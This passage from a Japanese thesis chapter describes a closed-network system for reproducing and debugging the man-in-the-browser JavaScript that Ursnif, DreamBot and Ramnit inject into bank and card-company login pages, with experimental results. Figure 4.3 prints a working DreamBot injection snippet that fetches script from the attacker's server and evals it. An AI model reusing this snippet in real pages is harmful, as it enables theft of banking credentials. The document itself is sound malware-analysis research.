提案手法は，MITB 攻撃によるコンテンツ改ざんを再現することで，その際の MITB 攻撃用 JavaScript の挙動を解析することを可能とするものである．提案手法の全体概要を図 4.1 に示す．図 4.1 は，提案手法を構成する手順と各手順へのインプットとアウトプットの流れを示したものである．なお，本章の提案手法は，図 4.1 のうち点線の枠内である．図 4.1 内の金融系マルウェア挙動観測に関しては，第 3 章を参照されたい．



図 4.1　提案手法の概要

図 4.1 のとおり，提案手法は，以下の 3 段階で構成される．

1. 攻撃設定情報の分析
2. MITB 攻撃用 JavaScript 収集
3. MITB 攻撃用 JavaScript の動的解析

提案手法では図 4.1 に示したとおり，攻撃設定情報の分析と MITB 攻撃用 JavaScript 収集により，攻撃対象サイトの特定および MITB 攻撃用 JavaScript の収集を行う．その後，分析結果および MITB 攻撃用 JavaScript を用いて，本手法のために構築したコンテンツ改ざん再現システム（以下，改ざん再現システム）を用いて，MITB 攻撃用 JavaScript の解析を行う．4.4.1 項で改ざん再現システムについて述べる．また，4.4.2〜4.4.4 項で提案手法の各段階の詳細について述べる．

4.4.1　コンテンツ改ざん再現システム

システムの概要を図 4.2 に，システムの構成を表 4.1 にそれぞれ示す．



図 4.2　コンテンツ改ざん再現システム

表 4.1　コンテンツ改ざん再現システムの構成

ダミーサイトサーバ	Ruby 2.0
および	Sinatra 1.4.5
ダミーマニピュレーションサーバ	thin 1.6.1
ダミー DNS サーバ	dnsmasq 2.79

図 4.2 の改ざん再現システムは，ダミーサイトサーバとダミーマニピュレーションサーバの 2 つのダミーサーバを中心に構成される．解析者は，解析用 PC でダミーサイトサーバに接続して解析を行う．ダミーサイトサーバは，改ざん再現ルールに従ってあらかじめ改ざんしたコンテンツを返却する．その後，解析用 PC 内の Web ブラウザ上で改ざんコンテンツが動作することで，ダミーマニピュレーションサーバとの通信が発生する．この通信に対し，ダミーマニピュレーションサーバは，MITB 攻撃用 JavaScript の返却や実マニピュレーションサーバへの通信の転送を行う．また，システム内で発生する Web アクセスはすべてダミー DNS サーバによって 2 つのダミーサーバのいずれかとなる．これによって，解析用 PC の Web ブラウザ上で MITB 攻撃が再現される．なお，図 4.2 内のマニピュレーションサーバに関しては，攻撃者の利用するサーバであり，本システム用に構築したものではない点に注意されたい．改ざん再現システムの構成要素について以下で解説する．

- **ダミーサイトサーバ**
  攻撃対象サイトのダミーコンテンツを応答する Web サーバである．ダミーサイトサーバは，改ざん再現ルール（詳細は，4.4.1.1 目を参照）に従って，ダミーコンテンツを動的に改ざんして応答する．改ざん再現ルールは，攻撃設定情報の分析結果に従って作成する．改ざん再現ルールには，複数の改ざん方

法が設定可能であり，Web ブラウザからアクセスする際の URL にパラメータを設定することで，改ざんの有無および種類を切り替えることを可能とする．また，Sinatra [57] の after フィルタを利用して，配信するコンテンツに対し文字列の置換・挿入を行う機能（以下，文字列置換・挿入機能）を有している．

- **ダミーマニピュレーションサーバ**
  攻撃者のマニピュレーションサーバを模擬し，MITB 攻撃用 JavaScript を取得する通信に対し，サーバ内に設定した MITB 攻撃用 JavaScript を送り返す．MITB 攻撃用 JavaScript 取得以外のマニピュレーションサーバへの通信は，実際のマニピュレーションサーバへ転送し，応答を通信元に返却する．ダミーサイトサーバと同様に配信コンテンツに対する文字列置換・挿入機能を有している．この機能を利用して，MITB 攻撃用 JavaScript に対し，“sourceURL” ディレクティブを追加する．これによって，通常，Web ブラウザのデバッガ機能を用いた解析が困難な Web ブラウザで動的評価される JavsScript を Web ブラウザのデバッガ機能で解析を行うことを可能とする．
- **ダミー DNS サーバ**
  DNS クエリに対してダミーサイトサーバもしくは，ダミーマニピュレーションサーバの IP アドレスを返却する．解析用 PC の DNS サーバとしてダミー DNS サーバを設定して使用する
- **解析用 PC**
  Web ブラウザを使用してダミーサイトサーバへ接続し，MITB 攻撃用 JavaScript の解析を行う．実験において使用した解析用 PC の構成を表 4.2 に示す．

表 4.2　解析用 PC 環境

ホスト OS	macOS 10.13.6
仮想環境	VMware Fusion 8.5.10
ゲスト OS	Windows 7 Professional 32bit
Web ブラウザ	Internet Explorer 11，Google Chrome 67，Firefox 36
通信監視ツール	Fiddler2，WireShark

4.4.1.1　改ざん再現ルール

改ざん再現ルールは，攻撃設定情報に指定された攻撃対象 URL，改ざん対象文字列，挿入コード片を元に設定する．改ざん再現ルールは，Ruby のハッシュ記法で記載する．以下に各項目の設定内容を示す．また，図 4.3 に改ざん再現ルールの記載例を示す．

- **url-pattern**
  ダミーサイトサーバ上の攻撃対象の URL を指定する．正規表現を用いることが可能である．
- **replace-src**
  攻撃設定情報に指定された改ざん対象文字列を指定する．正規表現を用いることが可能である．
- **replace-dst**
  攻撃設定情報に指定された挿入コード片を記載する．改ざん再現システムでは，改ざんを文字列の置換のみで行うため，金融系マルウェアの用いる改ざん方法が置換以外の場合は，改ざん対象文字列 + 挿入コード片のように文字列置換で再現可能な内容に変更する必要がある．injection-file-path とは排他

である．

- **injection-file-path**
  攻撃設定情報の内容に合わせてあらかじめ改ざんしたコンテンツのファイルを用いて応答するためのファイルパスを指定する．本設定は，挿入コード片に Ruby で置換処理を行った場合に正しく取り扱えないバイナリ文字等が入っていた場合に使用する．replace-dst とは排他である．
- **content-type**
  injection-file-path で指定されたファイルのコンテンツタイプを指定する．injection-file-path を使用する場合は必須である．

```
{
  "dreambot-0" =>
  [
    {
      'url-pattern' => '        js',
      'replace-src' => 'softpop = false;',
      'replace-dst' => <<-'EOS'
softpop = false;(function(){function d(b){var c="/iimgc/?c=scrip
t&r=softkey-pers&b="+encodeURIComponent("@ID@"),a=window.XMLHttp
Request?new XMLHttpRequest:new ActiveXObject("Microsoft.XMLHTTP"
);a.onreadystatechange=function(){4==a.readyState&&200==a.status
&&b(a.responseText)};a.open("GET",c);a.send()}function e(){d(fun
ction(b){try{-1!=b.indexOf("%SERVER_URL%")&&eval(b.replace(/%SER
VER_URL%/g,"/iimgc/"))}catch(c){}})}try{e()}catch(f){};})();
      EOS
    }
  ]
}
```

図 4.3　改ざん再現ルールの記載例

4.4.1.2　ダミーサイトの構築手法

ダミーサイトを構築するために攻撃対象サイトのコンテンツ収集を行う．コンテンツ収集には，Chrome を用いる．Chrome のデベロッパーツールの Network パネルにおける通信モニタリングを有効にした状態で攻撃対象サイトに接続する．攻撃対象サイトの読み込みが完了した時点で，HTTP ARchive（以下，HAR）ファイルを保存する．取得した HAR ファイルを，Ruby で作成したパーサーを用いて展開する．コンテンツは Web サイトのフォルダ構成を再現した状態で展開される．このコンテンツと改ざん再現ルールをダミーサイトサーバに設定して，ダミーサイトを構築する．

4.4.2　攻撃設定情報の分析

攻撃設定情報を分析することで攻撃対象および攻撃方法の情報を入手する．第 3 章の調査手法を用いて収集した攻撃設定情報を分析の対象とする．攻撃設定情報の分析では，攻撃対象の特定と改ざん対象文字列を含むコンテンツの存在を確認する．その後，有効な改ざん対象を MITB 攻撃用 JavaScript 収集の対象とする．また，攻撃対象の改ざん再現ルールを作成する．

4.4.3 MITB 攻撃用 JavaScript 収集

MITB 攻撃用 JavaScript は，攻撃設定情報内の挿入コード片が実行される事で，マニピュレーションサーバから取得される．しかし，挿入コード片を単体で実行しても MITB 攻撃用 JavaScript が取得されない場合が存在する．これは，挿入コード片が挿入された際，もしくは，通信が発生した際にマルウェアによって挿入コード片の一部や通信先を動的に変換する場合が存在するためである．そこで，MITB 攻撃用 JavaScript を取得可能な URL の収集と挿入コード片や通信先の動的な変更を確認するために改ざん対象文字列のみが存在するコンテンツを改ざん再現システムに設定して，金融系マルウェアの動的解析を行う．MITB 攻撃用 JavaScript 収集のイメージを図 4.4 に示す．



図 4.4　MITB 攻撃用 JavaScript 収集のイメージ

図 4.4 では，改ざん再現ルールは設定せずに金融系マルウェアを感染させた解析用 PC で，IE11 を用いてダミーサイトサーバへ接続する．また，改ざん再現システムと解析用 PC は安全にマルウェアを実行するため閉じたネットワーク構成とし，ダミーマニピュレーションサーバから実際のマニピュレーションサーバへの通信転送も行わない．なお，動的解析の際に，改ざん対象文字列のみが存在するコンテンツを用いることで，コンテンツを容易に作成することが可能である．さらに，正規コンテンツに含まれる従来の通信が発生しないため MITB 攻撃用 JavaScript 取得通信のみを観測することが可能である．

動的解析の結果，MITB 攻撃によるコンテンツ改ざんが発生し，MITB 攻撃用 JavaScript 取得通信が発生する．この発生した，通信ログを記録する．その後，通信ログから MITB 攻撃用 JavaScript 取得 URL を収集し，wget 等のコマンドで MITB 攻撃用 JavaScript を取得する．また，解析用 PC の Web ブラウザのデバッガ機能を用いて通信ログと改ざんされたコンテンツを収集する．この通信ログをダミーマニピュレーションサーバに対して発生した通信と比較することで，マルウェアによる通信先変更が行われているかを確認する．さらに，改ざん後のコンテンツに含まれる挿入コード片と攻撃設定情報に含まれる挿入コード片を比較することで，マルウェアによる挿入コード片の動的な変更が行われているかを確認する．通信先変更が行われた場合，マルウェア本体を用いない環境では，解析用 PC からは変更前の通信が発生するため，変更前の通信情報を用いてダミーマニピュレーションサーバと通信をするようにルーティングの設定をする．なお，挿入コード片の変更が行われた場合，各ダミーサーバの文字列置換・挿入機能に置換対象と置換後の文字列を設定する．これによって，改ざん再現ルールに含まれないマルウェアによる動的な文字列の置換を再現可能とする．

4.4.4 MITB 攻撃用 JavaScript の動的解析

改ざん再現システムを使用して，MITB 攻撃用 JavaScript の動的解析を実施する．MITB 攻撃用 JavaScript の動的解析は，解析用 PC の Web ブラウザからダミーサイトサーバに接続し，操作を行うことで実施する．MITB 攻撃の攻撃対象は，多くがインターネットバンキング等のログイン画面であるため，以下の手順で解析を実施する．

1. ダミーサイトのログイン画面に解析用 PC の Web ブラウザで接続
2. ダミーの認証情報を入力し，ログインボタンを押下

上記操作時の通信ログを Fiddler で収集，UI の状態を目視で確認する．また，Web ブラウザのデバッガを立ち上げた状態で同様の操作を行い，難読化が解除された MITB 攻撃用 JavaScript の取得および MITB 攻撃用 JavaScript のステップ実行等によるコード解析を行う．

4.5 実験

4.5.1 評価実験

提案手法の有効性を評価するため 3 種類の金融系マルウェアから収集した攻撃設定情報を用いて評価実験を行う．実験対象のマルウェアは，VirusTotal から取得し，Ursnif，DreamBot および Ramnit を用いる．これらは，事前に第 3 章の調査手法で観測を行い攻撃設定情報を収集している．この 3 検体は，それぞれ異なる攻撃設定情報を保有する．実験対象の概要は，表 4.3 を参照．実験対象の 3 検体を用いて，提案手法による MITB 攻撃用 JavaScript の動的解析を行った．

表 4.3 実験対象の金融系マルウェア

検体名	マルウェア名
検体 1	Ursnif
検体 2	DreamBot
検体 3	Ramnit

4.5.1.1 MITB 攻撃用 JavaScript 動的解析の手順および評価基準

MITB 攻撃用 JavaScript の動的解析の実施手順および評価方法について述べる．攻撃対象サイトのうちログイン画面を対象に動的解析の評価を実施する．動的解析は，4.4.4 項に述べた手順に従って行う．その際，各ダミーサイトへのアクセスは，解析用 PC の 3 種類の Web ブラウザすべてで実施する．なお，Web ブラウザのデバッガ機能を用いた解析は，Chrome のデバッガ機能でのみ実施する．

動的解析結果の評価基準は，以下のとおりである．

- コンテンツ改ざん初期動作の再現
  改ざん再現システムであらかじめ埋め込まれた挿入コード片の実行による MITB 攻撃用 JavaScript の読込と実行が確認されるか．

- **MITB 攻撃用 JavaScript からの通信確認**
  MITB 攻撃用 JavaScript からマニピュレーションサーバへの通信が発生するか.
- **情報盗取機能による攻撃動作の確認**
  MITB 攻撃用 JavaScript の動作により，正規インプットフィールドへ入力した ID，パスワード等の情報がマニピュレーションサーバへアップロードされる動作が確認されるか.
- **偽画面表示機能による攻撃動作の確認**
  MITB 攻撃用 JavaScript の動作により，追加情報盗取用の偽画面が一つでも確認されるか.（銀行であれば，第二暗証番号等の決済認証情報・その他カード会社等であればクレジットカード情報，仮想通貨取引所であれば二段階認証のパスコード等）
- **Web ブラウザのデバッガ機能を用いたコード解析**
  MITB 攻撃用 JavaScript のエントリーポイントを特定し，Web ブラウザへの読込完了時点からステップ実行による挙動の解析が可能か．また，MITB 攻撃用 JavaScript が難読化されていた場合に，難読化を解除したコードを特定して取得およびステップ実行による挙動の解析が可能か.

4.5.2 攻撃設定情報の分析結果

各検体の攻撃設定情報の分析結果を，表 4.4 に示す．表 4.4 から検体 1 および検体 2 では，あらかじめ設定された攻撃対象サイトに対して有効攻撃対象サイトが減少している．これは，検体 1 では，2 サイトが法人向けのインターネットバンキングであり，銀行の発行した証明書を持った利用者のみが接続可能であった．本来これらは，対象とすべきであるが，コンテンツを入手することが不可能であったため本実験では，対象外とした.

検体 2 では，攻撃設定情報の攻撃対象 URL が存在しないものが 5 サイト，攻撃対象 URL のコンテンツ内に改ざん対象文字列が存在しないものが 2 サイト含まれていたため解析対象から除外した.

検体 3 では，すべての攻撃対象サイトが有効な攻撃対象であった.

表 4.4 攻撃設定情報の分析結果

検体名	攻撃対象サイト数	有効攻撃対象サイト数
検体 1	5	3
検体 2	50	43
検体 3	16	16

4.5.3 MITB 攻撃用 JavaScript の収集結果

4.5.2 項の結果明らかになった有効攻撃対象サイトを対象に，MITB 攻撃用 JavaScript 取得 URL および MITB 攻撃用 JavaScript の収集を行った．結果を表 4.5 に示す．また，MITB 攻撃用 JavaScript が取得可能であったサイトの種別を表 4.6 に示す.

表 4.5　MITB 攻撃用 JavaScript 収集結果

検体名	攻撃 JS 取得 URL 数	取得した攻撃 JS 数
検体 1	3	3
検体 2	26	19
検体 3	14	16（2）

（）内は，挿入コード片内に MITB 攻撃用 JS が含まれるもの

表 4.6　取得した MITB 攻撃用 JavaScript の攻撃対象サイト種別

サイト種別	検体 1	検体 2	検体 3
銀行	2	7	0
EC サイト	1	1	2
クレジットカード会社	0	9	13（1）
仮想通貨取引所	0	2	0
フリーメールサービス	0	0	0
Web ポータル	0	0	1（1）

（）内は，挿入コード片内に MITB 攻撃用 JS が含まれるもの

4.5.3.1　検体 1 の MITB 攻撃用 JavaScript の収集結果

表 4.4 および表 4.5 の結果から，検体 1 で収集した MITB 攻撃用 JavaScript 取得 URL は，3 個であり，3 個すべての URL から異なる MITB 攻撃用 JavaScript を取得することが可能であった．

4.5.3.2　検体 2 の MITB 攻撃用 JavaScript の収集結果

表 4.4 および表 4.5 の結果から，検体 2 で収集した MITB 攻撃用 JavaScript 取得 URL は，26 個であり，有効攻撃対象サイト数より大幅に減少している．これは，複数の攻撃対象に対して，同一の挿入コード片が用いられているためである．同一の挿入コード片が用いられる攻撃対象は 3 グループ，20 サイト存在した．各サイトの内容を確認したところそれぞれ，3 種類の共同インターネットバンキングシステム（以下，共同 IB システム）を使用していることを確認した．この結果から，共同 IB システムに対しては，共通の挿入コード片および MITB 攻撃用 JavaScript が使用されていることが判明した．これらの共同 IB システムを用いるサイトは，グループごとに 1 サイトとカウントし，攻撃設定情報内で各共同 IB システムごとの先頭のものを今後の実験対象とした．また，取得された 26 個の URL のうち 19 個から，それぞれ異なる MITB 攻撃用 JavaScript を取得した．なお，MITB 攻撃用 JavaScript が取得できなかった URL は，DNS 解決ができないドメインやアクセス可能でも 404 エラーや空コンテンツが返却されるものであった．

4.5.3.3　検体 3 の MITB 攻撃用 JavaScript の収集結果

表 4.4 および表 4.5 の結果から，検体 3 で収集した MITB 攻撃用 JavaScript 取得 URL は，14 個であり，14 個すべての URL から異なる MITB 攻撃用 JavaScript を取得することが可能であった．なお，MITB 攻撃用 JavaScript 取得通信が発生しなかった 2 つの挿入コード片の内容を確認したところ，他の挿入コード片と比べてコード量が多く，情報盗取用と思われる偽画面の HTML コンテンツが存在していた．このことから，

2 個の挿入コード片には，MITB 攻撃用 JavaScript が含まれると考えられる．よって，検体 3 では，16 個すべての攻撃対象に対して異なる MITB 攻撃用 JavaScript を取得した．

4.5.3.4　マルウェアによる挿入コード片または通信先の動的変更

マルウェアによる挿入コード片の動的な変更に関しては，検体 1 および検体 2 で，挿入コード片内の “@ID” という文字列をマルウェアの保有する ID と思われる文字列に置換する処理が確認された．また，検体 3 でも挿入コード片内の “<%IDBOT%>” という文字列をマルウェアの保有する ID と思われる文字列に置換する処理が確認された．通信先の動的な変更に関しては，検体 1 および検体 2 で通信先の動的な変更が行われていることを確認した．これらの，挿入コード片の置換および通信先の変更を改ざん再現システムの設定に用いた．

なお，通信先の動的変更に関しては，挿入コード片からの通信先 URL に含まれる文字列をマニピュレーションサーバに変更するルールが攻撃設定情報に含まれることが判明した．

4.5.4　MITB 攻撃用 JavaScript の動的解析結果

表 4.6 からログイン画面が攻撃対象とされたサイトの内，銀行は全サイトを，その他の企業は攻撃設定情報の先頭にある 1 サイトを選定して解析対象とする．解析対象は以下のとおりである．

検体 1：銀行 2 サイト

検体 2：銀行 7 サイト，クレジットカード会社 1 サイト，仮想通貨取引所 1 サイト

検体 3：クレジットカード会社 1 サイト，EC サイト 1 サイト，Web ポータル 1 サイト

各解析対象のダミーサイトを用いた改ざん再現システムによる動的解析の結果を表 4.7，表 4.8，表 4.9 に示す．各表の「改ざん初期動作の再現」，「MITB 攻撃用 JS からの通信」，「情報盗取」，「偽画面」は，4.5.1.1 目の対応する評価基準の内容が確認されたか否かで「○」，「×」判定を行った．なお，検体 1 の銀行 B においてのみ「MITB 攻撃用 JS からの通信」で MITB 攻撃用 JavaScript から通信が発生したもののマニピュレーションサーバからの応答が得られない状態が発生したため不十分と判断し「△」とした．また，各表の「デバッガによる解析」，「難読化解除」は，4.5.1.1 目の「ブラウザのデバッガ機能を用いたコード解析」で期待される操作を行うことが，可能であったか否かを確認した．

これらの結果からすべてのダミーサイトでコンテンツ改ざんの初期動作が再現可能であった．また，いずれの MITB 攻撃用 JavaScript も実行開始時にマニピュレーションサーバと通信が発生することを確認した．Chrome のデバッガ機能を用いたコード解析もすべてのダミーサイトで，MITB 攻撃用 JavaScript の読込時点からステップ実行による挙動解析が可能であった．また，解析の結果，マニピュレーションサーバとの通信等の実装箇所を特定して動作を解析することができた．難読化された MITB 攻撃用 JavaScript の解除については，難読化が施されている MITB 攻撃用 JavaScript を使用した全ダミーサイトで難読化を解除したコードを特定し，取得およびコード解析の対象とすることができた．

表 4.7　検体 1 の攻撃対象コンテンツ改ざん再現実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん初期動作の再現	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
銀行 A	有	有	○	○	×	×	可	可
銀行 B	無	無	○	△	○	×	可	対象外

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

表 4.8　検体 2 の攻撃対象コンテンツ改ざん再現実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん初期動作の再現	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
銀行 B	有	有	○	○	○	×	可	可
銀行 C	有	有	○	○	○	○	可	可
銀行 D	有	有	○	○	○	○	可	可
銀行 E	有	有	○	○	○	×	可	可
銀行 F	有	有	○	○	○	×	可	可
銀行 G	有	有	○	○	○	○	可	可
銀行 H	有	有	○	○	○	○	可	可
カード会社 A	有	有	○	○	○	○	可	可
仮想通貨取引所 A	有	有	○	○	○	×	可	可

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

表 4.9　検体 3 の攻撃対象コンテンツ改ざん再現実験の結果

ダミーサイト	MITB 攻撃用 JS の特徴		改ざん初期動作の再現	MITB 攻撃用 JS からの通信	情報盗取	偽画面	デバッガによる解析	難読化解除
	難読化	JS の動的解釈						
カード会社 A	有	有	○	○	○	○	可	可
EC サイト A	有	有	○	○	○	○	可	可
Web ポータル A	無	無	○	○	○	○	可	対象外

有：該当特徴有り，無：該当特徴無し，○：確認された，×：確認されなかった，△：確認されたが不十分

可：該当の操作またはデータ入手が可能，不可：該当の操作またはデータ入手が不可能

4.5.4.1　検体 1 のコンテンツ改ざん再現結果

表 4.7 の結果から，銀行 A のダミーサイトでは，ログイン操作を行ったものの認証情報がダミーマニピュレーションサーバにアップロードされる通信等は確認されなかった．一方，銀行 B のダミーサイトでは，ログイン操作を行った際に認証情報がダミーマニピュレーションサーバにアップロードされることを確認した．しかし，実験中に実際のマニピュレーションサーバが停止し，応答が得られず，その後の動作を確認することはできなかった．なお，銀行 A，銀行 B いずれのダミーサイトでも偽画面等の表示は確認されなかった．

これらの結果から，銀行 A のダミーサイトでは，情報盗取機能および偽画面表示機能のいずれの挙動も確認することができなかった．銀行 B のダミーサイトでは，情報盗取機能の挙動を確認し，この間の通信ログから通信内容の分析および Web ブラウザのデバッガ機能を用いてこの間の MITB 攻撃用 JavaScript コードをステップ実行することでコード分析をすることが可能であった．しかし，その後のマニピュレーションサーバの応答が得られなかったため，動作を継続して解析できなかったことで，偽画面表示機能については確認することができなかった．

4.5.4.2　検体 2 のコンテンツ改ざん再現結果

表 4.8 の結果から，すべての銀行のダミーサイトでログインボタン押下時に認証情報のアップロードが行われることを確認した．さらに，銀行 C，銀行 D，銀行 G，銀行 H では，認証情報のアップロード完了後に暗証番号等の入力を求める偽画面が表示された．例として，図 4.5 に銀行 D の偽画面を示す．また，カード会社 A では，ログイン操作時に認証情報の盗取は行われず，ログインボタン押下時にクレジットカード情報の入力を求める偽画面が表示された．この偽画面にダミーのカード情報を入力すると，入力済のログイン認証情報およびカード情報がマニピュレーションサーバにアップロードされることを確認した．例として，図 4.6 にカード会社 A の偽画面を示す．

これらの結果から，検体 2 のすべてのダミーサイトで情報盗取機能の挙動を確認し，この間の通信ログから通信内容の分析および Web ブラウザのデバッガ機能を用いてこの間の MITB 攻撃用 JavaScript コードをステップ実行することでコード分析をすることが可能であった．偽画面表示機能に関しては，銀行 B，銀行 E，銀行 F および仮想通貨取引所 A のダミーサイトを除くすべてのダミーサイトで偽画面表示機能の挙動を確認し，この間の通信ログから通信内容の分析および Web ブラウザのデバッガ機能を用いてこの間の MITB 攻撃用 JavaScript コードをステップ実行することでコード分析をすることが可能であった．



図 4.5　暗証番号を要求する偽画面



図 4.6　クレジットカード情報を要求する偽画面

4.5.4.3　検体 3 のコンテンツ改ざん再現結果

表 4.9 の結果から，すべてのダミーサイトで，情報盗取機能および偽画面表示機能の挙動を確認し，この間の通信ログから通信内容の分析および Web ブラウザのデバッガ機能を用いてこの間の MITB 攻撃用 JavaScript コードをステップ実行することでコード分析をすることが可能であった．いずれも，検体 2 のカード会社 A の動作と同様に，ログイン操作時に認証情報の盗取は行われず，ログインボタン押下時にクレジットカード情報の入力を求める偽画面が表示された．この偽画面にダミーのカード情報を入力すると，入力済のログイン認証情報およびカード情報がマニピュレーションサーバにアップロードされる点も検体 2 のカード会社 A の動作と同様であった．なお，Web ポータル A では，MITB 攻撃用 JavaScript が挿入コード片に含まれるが他の MITB 攻撃用 JavaScript と同様に解析することが可能であった．

4.5.4.4　検体間で共通する攻撃対象サイトについて

攻撃対象サイトのうち銀行 B が検体 1 および検体 2 に，カード会社 A が検体 2 および検体 3 に攻撃対象として共通して存在している．これらの攻撃対象サイトに対し 1 つのダミーサイトを作成し，改ざん再現ルールを切り替えることで複数のコンテンツ改ざんを再現可能であることを確認した．

4.5.5　検証実験

改ざん再現システムによる改ざん再現および解析の評価結果の正当性を検証するために検証実験を行った．検証実験は，改ざん再現システムの改ざん再現ルールを無効にした状態で，各検体に感染させた解析用 PC を用いて，4.5.1.1 目の手順に従って MITB 攻撃用 JavaScript の動的解析を行った．解析の際，ダミーマニピュ

レーションサーバは有効にしている．これは，検体 1 のマニピュレーションサーバが停止したため本物のマニピュレーションサーバを使用して解析が行えない攻撃対象が存在するためである．また，Ursnif や DreamBot は情報盗取や遠隔操作の危険性があり，閉じたネットワークで解析を行うためである．ダミーマニピュレーションサーバの文字列挿入・置換機能は，解析補助のための “sourceURL” ディレクティブを追加する以外の設定を無効にしている．なお，攻撃者のマニピュレーションサーバが停止した検体 1 に関しては，評価実験中に発生した通信ログを用いてダミーマニピュレーションサーバにおいて可能な限り，実際の通信をエミュレートしている．

事前の静的解析の結果からすべての検体で，IE11，Chrome，Firefox の 3 種類の Web ブラウザに対してインジェクションし MITB 攻撃を行うと考えられたが，検証実験の過程で検体 1 のみが Chrome にインジェクションしない事が判明した．このため，検体 1 のみ IE11，Firefox の 2 種類の Web ブラウザを用いて改ざんの状況を確認した．また，Web ブラウザのデバッガ機能を用いた MITB 攻撃用 JavaScript の解析についても，2 種類の Web ブラウザのいずれかのデバッガ機能を用いて JavaScript の解析が行えるかの確認を行った．

4.5.6 検証実験結果

検証実験の結果を表 4.10，表 4.11，表 4.12 に示す．各表の各項目に対する評価方法は，評価実験と同一である．これらの結果を評価実験の表 4.7，表 4.8，表 4.9 の結果と比較すると，検体 1 の銀行 A の MITB 攻撃用 JavaScript に対して Web ブラウザのデバッガ機能によるコード解析が行えなかった点を除いて，改ざん再現システムを用いた評価結果と同様の結果となった．検体 1 の銀行 A の MITB 攻撃用 JavaScript に対してコード解析が行えなかった点については後述する．

